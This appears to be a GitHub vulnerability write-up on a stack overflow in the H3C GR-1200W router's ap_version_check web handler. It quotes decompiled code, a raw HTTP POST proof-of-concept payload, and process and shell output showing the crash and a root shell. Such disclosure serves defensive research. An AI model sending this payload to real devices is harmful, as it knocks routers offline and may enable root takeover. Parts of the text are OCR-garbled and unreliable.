

main vuln / H3C / GR-1200W / 3 /



Darry-lang1 Update readme.md ...

on Jul 29 History

..



img

4 months ago



readme.md

4 months ago



readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

联系我们

H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the `ap_version_check` function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_4B0020(int a1)
2 {
3     int v2; // [sp+18h] [+18h]
4     int TBLFirstIndex; // [sp+1Ch] [+1Ch]
5     char *s; // [sp+24h] [+24h]
6     int v5[5]; // [sp+2Ch] [+2Ch] BYREF
7
8     memset(v5, 0, 16);
9     s = (char *)websgetvar(a1, "param", (int)&unk_4FFD30);
10    sscanf(s, "%[^;]", v5);
11    if (atoi((const char *)v5) == 1)
12    {
13        TBLFirstIndex = CFG_GetTBLFirstIndex(254, 507772928);
14        while (TBLFirstIndex > 0)
15        {
16            v2 = TBLFirstIndex;
17            TBLFirstIndex = CFG_GetTBLNextIndex(254, TBLFirstIndex + 507772928);
18            CFG_Del(254, v2 + 507772928);
19        }
20    }
21    CFG_Del(254, 507510784);
22    CFG_Set(254, 507514880, v5);
23    CFG_SetInt32Value(254, 507518976, 1);
24    return 0;
25 }
```

In the `ap_version_check` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^;]`. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `v5`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
CMD=ap_version_check&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
1970 *root      480 S   /bin/watchdog &
1971 *root      796 S   /bin/ntpcClient &
2008 *root     2084 S   /bin/onlineupdate &
2039 *root     2244 S   /bin/AC &
2065 *root      832 S   /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -
2073 *root      464 S   dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S   /bin/dhcpd -d -q lanbr1 lan2490
21037 *root     676 S   -cmdtelnet
21038 *root     768 S   /bin/sh
21172 *root     760 S   sh
21307 *root     676 S   -cmdtelnet
21308 *root     764 S   /bin/sh
21327 *root     604 S   @      08 h
21329 *root     676 S   tar czf /var/core.tar.gz var/coredump/core-webs-1967-1658699793
21330 *root     828 R   gzip -f
21331 *root     1652 R  /bin/webs &
21332 *root     696 R   ps
/ #
```


The picture above shows the process information before we send poc.

```
1620 *root      656 S    /bin/cmdconsole
1622 *root      SWN [jffs2_gcd_mtd6]
1639 *root      584 S    syslogd
1641 *root      396 S    klogd
1696 *root      584 S    telnetd
1957 *root      152 S    /bin/tftpd &
1961 *root      804 S    apcm -c /etc/config/apcm.conf -l /var/run/apcm.lock -p /var/run/apcm.pid
1966 *root      920 S    /bin/monitor &
1969 *root      784 S    flacct -t 10 -f /etc/flacct.conf
1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpcclient &
2008 *root      2084 S  /bin/onlineupdate &
2039 *root      2244 S  /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_subip.conf -pf
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
21841 *root      2480 S  /bin/webs &
21842 *root      680 S    -cmotelnet
21859 *root      764 S    /bin/sh
21860 *root      696 R    ps
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x   6 1007   1007           89 Jul 31  2019 www_root
drwxr-xr-x   2 *root   root           0 Jan  1  1970 www
drwxr-xr-x  10 *root   root           0 Jul 24  21:56 var
drwxrwxr-x   6 1007   1007          62 Jul 31  2019 var
drwxrwxr-x   3 1007   1007          26 Jul 31  2019 vettoc
lrwxrwxrwx   1 1007   1007           7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x  11 *root   root           0 Jan  1  1970 sys
lrwxrwxrwx   1 1007   1007           3 Jul 31  2019 sbin -> bin
dr-xr-xr-x  89 *root   root           0 Jan  1  1970 proc
drwxr-xr-x   5 *root   root           0 Jan  1  1970 root
drwxrwxr-x   3 1007   1007          28 Jul 31  2019 libexec
drwxrwxr-x   4 1007   1007         2422 Jul 31  2019 lib
lrwxrwxrwx   1 1007   1007           9 Jul 31  2019 init -> sbin/init
drwxrwxr-x   2 1007   1007           3 Jul 31  2019 home
drwxr-xr-x   4 *root   root           0 Jan  1  1970 fiproot
drwxr-xr-x  11 *root   root           0 Jan  1  1970 etc
drwxrwxr-x   3 1007   1007        2528 Jul 31  2019 dev
drwxr-xr-x   2 1007   1007        1556 Jul 31  2019 bin
/ #
```

Finally, you also can write `exp` to get a stable root shell.